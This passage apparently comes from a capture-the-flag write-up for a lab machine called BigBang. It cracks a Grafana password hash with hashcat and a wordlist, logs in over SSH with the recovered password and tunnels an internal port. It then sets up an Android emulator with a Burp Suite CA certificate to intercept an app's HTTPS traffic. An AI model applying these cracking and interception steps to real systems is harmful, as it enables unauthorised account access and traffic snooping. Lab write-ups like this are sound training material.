56375d6f883f1b8d960,4umebBJucv
```

We can now use `grafana2hashcat` with this file as input. It outputs a Hashcat-compatible hash along with the command required to crack it using Hashcat.

```
$ python3 grafana2hashcat.py dev_hash

[+] Grafana2Hashcat
[+] Reading Grafana hashes from:  dev_hash
[+] Done! Read 1 hashes in total.
[+] Converting hashes...
[+] Converting hashes complete.
[*] Outfile was not declared, printing output to stdout instead.

sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBw
BUSVjddb4g/G42WA=

[+] Now, you can run Hashcat with the following command, for example:
hashcat -m 10900 hashcat_hashes.txt --wordlist wordlist.txt
```

We'll save the extracted hash to a file and execute the corresponding `hashcat` command.

```
$ cat hashcat_hashes
sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBw
BUSVjddb4g/G42WA=

$ hashcat -m 10900 hashcat_hashes --wordlist /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
[** SNIP **]

sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBw
BUSVjddb4g/G42WA=:bigbang

Session..........: hashcat
Status...........: Cracked
[** SNIP **]
```

We can log in via SSH as user `developer` using the obtained password `bigbang`.

```
$ ssh developer@$IP
developer@10.129.241.102's password: bigbang

developer@bigbang:~$ id
uid=1002(developer) gid=1002(developer) groups=1002(developer)
```

Privilege Escalation


Listing the listening TCP ports, we can see that the TCP port `9090` is listening internally on the remote host.

```
developer@bigbang:~$ netstat -l

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:9090          0.0.0.0:*               LISTEN

[** SNIP **]
```

Let's use SSH tunnelling as user `developer` to forward the internal only open port `9090` to our local machine.

```
$ ssh developer@10.10.11.52 -L 127.0.0.1:9090:127.0.0.1:9090
```

Visiting the URL `http://127.0.0.1:9090` gives a HTTP status code 404 `Not Found` response.



In the user developer's home directory, there's a folder named `android` that contains an APK file called `satellite-app.apk`.

```
developer@bigbang:~$ ls -l android/
total 2416
-rw-rw-r-- 1 developer developer 2470974 Jun  7  2024 satellite-app.apk
```

To run this APK on a Linux system, we can use the Genymotion emulator. Let's first transfer the `.apk` file to our local machine.

```
$ scp developer@10.10.11.52:/home/developer/android/satellite-app.apk .
```

Genymotion Setup


Download the Genymotion Linux installer from here. We will also need to install the following packages.

```
$ sudo apt install virtualbox adb
```


Next, let's grant the installer file execution permissions and run the Genymotion installer.

```
$ chmod +x genymotion-3.7.1-linux_x64.bin
$ ./genymotion-3.7.1-linux_x64.bin
```


After VirtualBox and ADB are installed, we can start Genymotion.




Enter the email and password, hit "Next," and select "personal license" to proceed.



Within Genymotion, navigate to the hypervisor settings and choose VirtualBox as the hypervisor. We do this because Genymotion relies on a hypervisor to create and manage virtual Android devices. Since we installed VirtualBox earlier, selecting it ensures that Genymotion can properly launch and run the virtual Android environment needed to emulate the APK.



Click the plus icon to add a new virtual device. We'll choose the Google Pixel 3XL model.




Before diving into app analysis, we must set up the BurpSuite certificate on the virtual phone. Since the app will require trusted certificates to allow proxying, we'll need to install PortSwigger's certificate on the device.

Let's fetch the BurpSuite certificates on the our local machine.

```
$ curl 127.0.0.1:8080/cert -o burp.der # Run this with burpsuite running
```

It's important to note that the proxy should be configured to listen on all network interfaces.



To install the Burp Suite certificate on the virtual Android device, we must first convert the `.der` file to `.pem` format by running the following command.

```
$ openssl x509 -inform der -in burp.der -out burp.pem
```

Next, we need to determine the correct filename for the certificate.

```
$ openssl x509 -inform PEM -subject_hash_old -in burp.pem

9a5ba575   # <------ The filename
-----BEGIN CERTIFICATE-----
MIIDqDCCApCgAwIBAgIFAM/YawswDQYJKoZIhvcNAQELBQAwgYoxFDASBgNVBAYT
C1BvcnRTd2lnZ2VyMRQwEgYDVQQIEwtQb3J0U3dpZ2dlcjEUMBIGA1UEBxMLUG9y
dFN3aWdnZXIxFDASBgNVBAoTC1BvcnRTd2lnZ2VyMRcwFQYDVQQLEw5Qb3J0U3dp
Z2dlciBDQTEXMBUGA1UEAxMOUG9ydFN3aWdnZXIgQ0EwHhcNMTQwOTI0MDc0NDM2
WhcNMzMwOTI0MDc0NDM2WjCBijEUMBIGA1UEBhMLUG9ydFN3aWdnZXIxFDASBgNV
BAgTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0U3dpZ2dlcjEUMBIGA1UEChML
UG9ydFN3aWdnZXIxFzAVBgNVBAsTDlBvcnRTd2lnZ2VyIENBMRcwFQYDVQQDEw5Q
b3J0U3dpZ2dlciBDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAKL+
xZd7Mwnoo/F6dlip+hokf5MwFGDIh6cDHInV2j24+pNlMUuzYOWQz7PEpBSamPYJ
sCSAd7efAEvOPXbH/gSeuYFkw3rOr+Xle9VwZgiTRxijO8MSaa+G52635yH1G6Rc
w9dvaCcFixqOk1Lc+qhgdAgCRnnVl/MdQGpCMIKLxVegMQywnFoo9TMPwix5gzvI
B5mKnS8TuRRXjuDQrDDC3QMrsnT85VW8dUXJmHJhlfln6qeOOZ1MQWC8a6eozlOO
Os8qJARaP4C/1xk9w5tgVv2erYpEfJ9bSOlkCeFCuIeQc32UOWqA1EDhlff6w3pA
ArABxaXgNBpozyOlJikCAwEAAaMTMBEwDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG
9w0BAQsFAAOCAQEAZuO1mCzcE8W22b3WfSfyVVXsRm3cbbBjPtFynFrqzTx6sxjs
gd2TpOXkbL2Cr2jCxNWXRNXWu379PA4OjPqRMr5l/gErGQLbNKpW0YdaQ1MpUPik
lUsi1Z54bVDGPcNUmz4wDLZAxsQxMGqb/DQd4qOZ/zaAhFGotS0Xl5v4l6V/XB7M
6uMzVv8/BQWU4+1PuZPgmgNDkj+EHCOvaKhwMZ46kV85bg2yrFwl+CMOMAQhtmL2
QFWesWNWXUl4e6W0YGhuPPRko+coYAKOPv3UxlDgX1XdUq3aUmQSL1vqb5y8ZK0L
1t0e18dPrXcEjKEUrAxthoxFTBnYWV+tmmfnZA==
-----END CERTIFICATE-----
```

It outputs a hash like `9a5ba575`, which is the name we must use for the certificate file. We'll then rename the `.pem` file accordingly, appending a `.0` extension:

```
$ mv burp.pem 9a5ba575.0
```


We need to push the certificate to the correct directory to install it on the device. First, get a shell on the device and remount the root filesystem as writable.

```
$ adb shell
vbox86p:/ $ su
:/ # mount -o remount,rw /
:/ # exit
vbox86p:/ $ exit
```

Then, push the renamed certificate file to the system's trusted certificate store.

```
$ adb push 9a5ba575.0 /system/etc/security/cacerts
```

This ensures the system recognises the Burp Suite certificate and allows us to intercept HTTPS traffic from the app. At this point, the certificate should be successfully installed on the device.

